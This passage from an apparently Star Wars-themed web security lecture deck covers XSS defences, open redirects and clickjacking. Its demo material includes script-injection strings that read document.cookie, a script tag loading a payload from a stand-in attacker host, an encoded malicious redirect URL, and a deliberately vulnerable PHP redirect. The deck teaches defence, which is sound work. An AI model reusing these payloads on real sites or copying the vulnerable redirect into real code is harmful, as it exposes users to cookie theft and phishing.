  );
}
```

<https://dev.to/spukas/preventing-xss-in-react-applications-5f5j>

```
const userProfile = {
  website: "javascript: alert('you got hacked')",
};
// This will now warn:
<a href={userProfile.website}>Profile</a>
```

<https://reactjs.org/blog/2019/08/08/react-v16.9.0.html#deprecating-javascript-urls>

Avoid escape hatches

- `ReactDOM.findDOMNode(this).innerHTML += ...`
- `React.createRef(); => ref.current.innerHTML += ...`

Use libraries, frameworks and templates (correctly)

Go template

Example

```
import "text/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces

```
Hello, <script>alert('you have been pwned')</script>!
```

but the contextual autoescaping in html/template

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces safe, escaped HTML output

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/script&gt;!
```

Content Security Policy (CSP)

- Restricts resources the application is allowed to load
- Content-Security-Policy: default-src 'self'
 - Allows scripts from same origin
`<script src='messageparser.js'></script>`
 - But neither from different
`<script src='http://darkside.me/payload.js'></script>`
 - Nor inline code
``
 - Of course you can allow specific trusted domains
`Content-Security-Policy: default-src 'self' *.trustedpartner.com`
- Also activate reporting
 - Reporting-Endpoints: endp-1="https://lightside.me/cspreport"
 - Content-Security-Policy: default-src 'self'; report-to endp-1
 - Content-Security-Policy-Report-Only: default-src 'self'; report-to endp-1

Content Security Policy (CSP)

- Or specify one specific script as a trusted script loader instead of defining an allowlist
 - this script is identified by a random (changing) nonce

```
Content-Security-Policy: script-src 'nonce-r@nd0m' 'strict-dynamic';default-src 'self';
```

```
<script src="/script-loader.js" nonce="r@nd0m"></script>
```

<https://content-security-policy.com/strict-dynamic/>

HTTP Only Flag

Set Cookie flag „HttpOnly“ to prevent cookie access via Javascript

- especially for session ID cookies!

Defense in depth: also disable the HTTP method „TRACE“


- In theory, an attacker could send a TRACE request to the server via XSS (XST)
- Cookie would get appended to the request
- Server response would contain whole request including cookie
- Attacker would be able to read cookie from response
- But browsers simply block TRACE requests -> currently no known exploitable attack vector

Trusted Types

Browser doesn't accept untrusted inputs at dangerous sinks

```
1 <html>
2   <head>
3     <meta http-equiv="Content-Security-Policy" content="require-trusted-types-for 'script'">
4     <title>Jedi Forum 3000</title>
5   </head>
6   <body>
7     <script>
8       var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
9     </script>
10
11    <h1>Welcome <script>document.write(uname)</script></h1>
12
13  </body>
14 </html>
```

Activated via CSP



The screenshot shows a browser window with the following details:

- Address Bar:** Nicht sicher | lightside.me/forum/domoverviewpure_tt.html#uname=<i>luke</i><script>alert(document.cookie)</script>
- Title:** Welcome
- Console Tab:** The tab is selected.
- Console Output:**
 - A warning message: "This document requires 'TrustedHTML' assignment."
 - An error message: "Uncaught TypeError: Failed to execute 'write' on 'Document': This document requires 'TrustedHTML' assignment.
at domoverviewpure_tt.html:11:38"

Trusted Types

Manually mark as trusted type with DOMPurify

```
<h1 id="greeting">Welcome <script>document.write(DOMPurify.sanitize(uname, {RETURN_TRUSTED_TYPE: true})</script></h1>
```

Or set a Trusted Type Policy

```
<script>
  trustedTypes.createPolicy('default', {
    |   createHTML: string => DOMPurify.sanitize(string, {RETURN_TRUSTED_TYPE: true})
  });
</script>

<script>
  var uname = (new URLSearchParams(window.location.hash)).get('#uname');
</script>

<h1 id="greeting">Welcome <script>document.write(uname)</script></h1>
```

```
<script>
  const mytsanitizer = trustedTypes.createPolicy('mytsanitizer', {
    |   createHTML: string => DOMPurify.sanitize(string)
  });
</script>

<script>
  var uname = (new URLSearchParams(window.location.hash)).get('#uname');
</script>

<h1 id="greeting">Welcome <script>document.write(mytsanitizer.createHTML(uname))</script></h1>
```

Can also be used in Angular, React etc.

Trusted Types

Currently only supported in chromium engine

Chrome	Edge *	Safari	Firefox	Opera	IE
4-81	12-81			10-68	
83-116	83-116	3.1-16.5	2-116	69-101	6-10
117	117	16.6	117	102	11
118-120		17.0-TP	118-120		


Either use it for development only or check out polyfills

- <https://github.com/w3c/trusted-types#polyfill>

Nice writeup about trusted types


- <https://auth0.com/blog/securing-spa-with-trusted-types/>

Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user's browser			
How	By injecting the code via the application			
	Different types	Variations	Serverside Flaw	Clientside Flaw
		Non-Persistent	Reflected Server XSS	Reflected Client XSS
		Persistent	Stored Server XSS	Stored Client XSS
Solution	Input Validation (and WAFs) Context-Sensitive Output Encoding and Sanitization (frameworks) CSP HTTPOnly Flag Trusted Types			
OWASP Top 10				
(Primary) Violated Principle				

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser			
How	By injecting the code via the application			
	Different types	Variations	Serverside Flaw	Clientside Flaw
		Non-Persistent	Reflected Server XSS	Reflected Client XSS
		Persistent	Stored Server XSS	Stored Client XSS
Solution	<p>Input Validation (and WAFs) Context-Sensitive Output Encoding and Sanitization (frameworks)</p> <p>CSP HTTPOnly Flag Trusted Types</p>			
OWASP Top 10	A03:2021-Injection			
(Primary) Violated Principle				

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user's browser			
How	By injecting the code via the application			
	Different types	Variations	Serverside Flaw	Clientside Flaw
		Non-Persistent	Reflected Server XSS	Reflected Client XSS
		Persistent	Stored Server XSS	Stored Client XSS
Solution	Input Validation (and WAFs) Context-Sensitive Output Encoding and Sanitization (frameworks) CSP HTTPOnly Flag Trusted Types			
OWASP Top 10	A03:2021-Injection			
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“			

Nice real life example

Samy / JS.Spacehero

MySpace Worm

2005

Fastest spreading worm of all times
> 1.000.000 users within 20 hours

2 actions

- Posted "but most of all, samy is my hero" on the victims profile page
- Added Samy as friend

enough about XSS


Jedi Entry Page

Hey fellow jedi, welcome

What's your name?
Luke

What's your saber color preference?>
 Blue
 Green

Enter saber shop




#	Host	Method	URL
559	http://lightside.me	GET	/redirect/blue/
558	http://lightside.me	GET	/redirect/redirect.php?uname=Luke&color=blue
557	http://lightside.me	GET	/redirect/

Response


Raw Headers Hex

Pretty Raw Render In Actions ▾


```
1 HTTP/1.1 302 Found
2 Date: Sat, 07 Nov 2020 15:46:14 GMT
3 Server: Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1
4 X-Powered-By: PHP/7.3.19-1~deb10u1
5 Location: blue
6 Content-Length: 0
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
```



%68%74%74%70%3a%2f%2f%64%61%72%6b%73%69%64%65%2e%6d%65%2f%70%61%79%6c%6f%61%64%2e%68%74%6d%6c
= http://darkside.me/payload.html




Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	
(Primary) Violated Principle	


Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	
(Primary) Violated Principle	

```
1 <?php
2   header('Location: '.$_GET['color']);
3 ?>
```


Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	
(Primary) Violated Principle	


```
1 <?php
2   header('Location: '.$_GET['color']);
3 ?>
4
5 <?php
6   if ($_GET['color'] == "green" or $_GET['color'] == "blue")
7     header('Location: '.$_GET['color']);
8   else
9     print("Attack detected");
10 ?>
```

Unverified/Open Redirects/Forwards





Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	<pre>1 <?php 2 header('Location: '.\$_GET['color']); 3 ?> 4 5 <?php 6 if (\$_GET['color'] == "green" or \$_GET['color'] == "blue") 7 header('Location: '.\$_GET['color']); 8 else 9 print("Attack detected"); 10 ?></pre>

Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by explicit allowlist if possible
OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

```
1 <?php
2   header('Location: '.$_GET['color']);
3 ?>
4
5 <?php
6   if ($_GET['color'] == "green" or $_GET['color'] == "blue")
7     header('Location: '.$_GET['color']);
8   else
9     print("Attack detected");
10 ?>
```



Death Star Status Clickjacking Demo

← → ⌂ ⌄

lightside.me/clickjacking.html

Hi Lord Vader, do you Want a free new helmet?

sure, get me this free helmet!

active

This screenshot shows a browser window with two tabs open. The 'Clickjacking Demo' tab is active. The address bar indicates the page is 'lightside.me/clickjacking.html'. The main content area contains a large, bold text message: 'Hi Lord Vader, do you Want a free new helmet?'. Below this message is a button with the text 'sure, get me this free helmet!'. A small rectangular box labeled 'active' is positioned below the button.

Death Star Status Clickjacking Demo

← → ⌂ ⌄

darkside.me/deathstar.php


Current Status: inactive

inactive

active


This screenshot shows a browser window with two tabs open. The 'Clickjacking Demo' tab is active. The address bar indicates the page is 'darkside.me/deathstar.php'. The main content area contains a large green text message: 'Current Status: inactive'. Below this message are two buttons: one labeled 'inactive' and another labeled 'active'.

Clickjacking




Goal	Lure victim into clicking things he actually doesn't want to
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking




Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking




Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
Solution	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
OWASP Top 10	
(Primary) Violated Principle	

Clickjacking




Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
Solution	CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com;
OWASP Top 10 (Primary) Violated Principle	

Clickjacking



Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
Solution	CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com; For authenticated cross-origin attacks: same-site cookie flag
OWASP Top 10 (Primary) Violated Principle	

Clickjacking



Goal	Lure victim into clicking things he actually doesn't want to
How	By including the form as a transparent overlay-iFrame. So the user thinks he clicks at the visible underlay, but actually clicks the invisible overlay.
	X-Frame-Options Header X-Frame-Options: deny X-Frame-Options: sameorigin X-Frame-Options: allow-from https://my-trusted-partner.com
Solution	CSP Content-Security-Policy: frame-ancestors 'none' Content-Security-Policy: frame-ancestors 'self' Content-Security-Policy: frame-ancestors my-trusted-partner.com; For authenticated cross-origin attacks: same-site cookie flag
OWASP Top 10	-
(Primary) Violated Principle	„Earn or give, but never assume, trust.“

Key messages

- we don't just need to protect our servers and backend
- we also need to protect our clients/users
 - especially we don't want to be the weapon they use to fight each other...
- validate user input
- escape/sanitize user input for the specific context you use it in

**THE CLIENT,
YOU MUST NEVER TRUST**



MY YOUNG PADAWAN